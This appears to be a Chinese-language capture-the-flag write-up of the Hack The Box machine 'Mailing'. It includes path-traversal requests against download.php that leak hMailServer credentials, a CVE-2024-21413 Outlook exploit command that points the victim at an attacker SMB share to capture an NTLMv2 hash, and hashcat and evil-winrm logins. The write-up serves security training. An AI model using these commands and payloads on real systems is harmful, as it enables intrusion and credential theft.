Mailing(完成AD),訊息收集、LFI、pop3、passwd爆破、2個漏洞利用、反彈shell

```
└─# nmap -sCV -p
25,80,110,135,139,143,445,587,993,5040,5985,7680,47001,49664,49665,49666,49667,49668,4
9669 -A 10.10.11.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-08 06:56 PDT
Nmap scan report for 10.10.11.14
Host is up (0.25s latency).

PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://mailing.htb
110/tcp   open  pop3          hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
|_imap-capabilities: IDLE OK IMAP4rev1 IMAP4 CHILDREN QUOTA completed CAPABILITY
RIGHTS=texkA0001 SORT ACL NAMESPACE
445/tcp   open  microsoft-ds?
587/tcp   open  smtp          hMailServer smtpd
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
| smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|_ssl-date: TLS randomness does not represent time
993/tcp   open  ssl/imap      hMailServer imapd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing
Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
|_imap-capabilities: IDLE OK IMAP4rev1 IMAP4 CHILDREN QUOTA completed CAPABILITY
```


```
RIGHTS=texkA0001 SORT ACL NAMESPACE
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7680/tcp  open  pando-pub?
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-05-08T13:59:10
|_  start_date: N/A
|_clock-skew: -2s

TRACEROUTE (using port 110/tcp)
HOP RTT       ADDRESS
1   266.33 ms 10.10.14.1
2   267.59 ms 10.10.11.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 222.88 seconds
```

SMB失敗
SMTB失敗
POP3失敗[無帳密]

web，
找到3位user


```
Ruy Alonso
Maya Bendito
Gregory Smith
```

針對Vhost失敗
發現是php格式，進行目錄爆破!，並找到下載php




```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://mailing.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://mailing.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
                                                  ......
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://mailing.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -x php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://mailing.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 4681]
/download.php         (Status: 200) [Size: 31]
/assets               (Status: 301) [Size: 160] [--> http://mailing.htb/assets/]
/Index.php            (Status: 200) [Size: 4681]
/Download.php         (Status: 200) [Size: 31]
/Assets               (Status: 301) [Size: 160] [--> http://mailing.htb/Assets/]
/INDEX.php            (Status: 200) [Size: 4681]
/instructions         (Status: 301) [Size: 166] [--> http://mailing.htb/instructions/]
/*checkout*           (Status: 400) [Size: 3710]
```

猜測可進行LFI



No file specified for download.

測試成功，下載到受害機hosts



mailing.htb/download.php?file=../../WINDOWS/System32/drivers/etc/hosts


File not found.

hosts (~/Downloads) - GVIM

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
```

参考：https://www.exploit-db.com/exploits/7012

找到hMailServer配置



mailing.htb/download.php?file=../../Program+Files+(x86)/hmailserver/Bin/hmailserver.ini


hmailserver.ini (~/Downloads) - GVIM1

```
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
~
~
~
                                                         12,1          全部
```

「hmailserver.ini」 | 604 bytes | Plain text document

```
http://mailing.htb/download.php?file=../../Program+Files+
(x86)/hmailserver/Bin/hmailserver.ini%00
==========================================
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
```

解密passwd



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
841bb5acfa6779ae432fd7a4e6600ba7	md5	homenetworkingadministrator

```
ussername : Administrator@mailing.htb <=猜測
passwd加密 :841bb5acfa6779ae432fd7a4e6600ba7
passwd解碼 : homenetworkingadministrator
```

Database passwd使用hash、john失敗，在網路上找到


hMailDatabasePasswordDecrypter

url : https://github.com/GitMirar/hMailDatabasePasswordDecrypter


```
Database
username : ??
```

```
加密：0a9f8ad8bf896b501dde74f08efd7e4c
解密後：6FC6F69152AD
```

進行pop3 telnet成功
參考：https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-pop#zi-dong-hua



```
└─# telnet 10.10.11.14 110
Trying 10.10.11.14...
Connected to 10.10.11.14.
Escape character is '^]'.
+OK POP3
Administrator@mailing.htb
-ERR Invalid command in current state.
USER Administrator@mailing.htb
+OK Send your password
PASS homenetworkingadministrator
+OK Mailbox locked and ready
list
+OK 1 messages (789 octets)
1 789
```



```
list
+OK 1 messages (789 octets)
1 789
.
RETR 1
+OK 789 octets
Return-Path:
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Return-Path: <>
Message-ID: <4E555EAF-1EA4-40A9-A5BB-78FBF15781D9@mailing.htb>
Date: Thu, 9 May 2024 04:14:00 +0200
From: mailer-daemon@mailing.htb
To: administrator@mailing.htb
Subject: Message undeliverable: xd
Content-Transfer-Encoding: quoted-printable
X-hMailServer-LoopCount: 1

Your message did not reach some or all of the intended recipients.

   Sent:=20
   Subject: xd

The following recipient(s) could not be reached:

ruypepe@mailing.htb
   Error Type: SMTP
   Connection to recipients server failed.
   Error: Host name: 127.0.0.1, message: No se puede establecer una conexi=C3=B3n ya que el equipo de destino deneg=C3=B3 expresamente dicha conexi=C3=B3n

Tried 4 time(s)



hMailServer
```

找到兩個使用者

```
mailer-daemon@mailing.htb
ruypepe@mailing.htb
administrator@mailing.htb
```


回去仔細看web 下載後的pdf文件，發現是outlook，在網路上找到漏洞「CVE-2024-21413」
pdf最後一段，可能是要寄送出去的email「Maya」 =>漏洞腳本需要

- https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability

先在kali啟動`responder -I tun0`進行中間人監聽
執行腳本

```
python3 CVE-2024-21413.py --server mailing.htb --port 587 --username administrator@mailing.htb --password homenetworkingadministrator --sender ruypepe@mailing.htb --recipient maya@mailing.htb --url '\\10.10.14.2\test' --subject test
```

找到帳密，需進行解密




```
[SMB] NTLMv2-SSP Username : MAILING\maya
[SMB] NTLMv2-SSP Hash     : maya::MAILING:fbaaaf9a048002a9:362E925205E92FB32A86B31201D56F83:0101000000000000008024AA809F
0045005700430001001E00570049004E002D0039005400480050003400590050036004C0030005A0004003400570049004E002D0039005400480050
4500570043002E004C004F00430041004C000300140054004500570043002E004C004F00430041004C000500140054004500570043002E004C004F00
0004000200000008003000300000000000000000000000000000000200000E53B0391967D042B6B20B0AD0A6BA6631892AA38997CB26F84F650AB33D955110A
0900200063006900660073002F00310030002E00310030002E00310034002E00310037000000000000000000000
```

)
使用hashcate -m 5600 獲取密碼

找到密碼，使用evil-winre登入

```
./evil-winrm.rb -i 10.10.11.14 -u maya -p m4y4ngs4ri
```




```
ty*Evil-WinRM* PS C:\users\maya\Desktop> type user.txt
06dfa58ae79e664733de3f98ecba776b
*Evil-WinRM* PS C:\users\maya\Desktop>
```

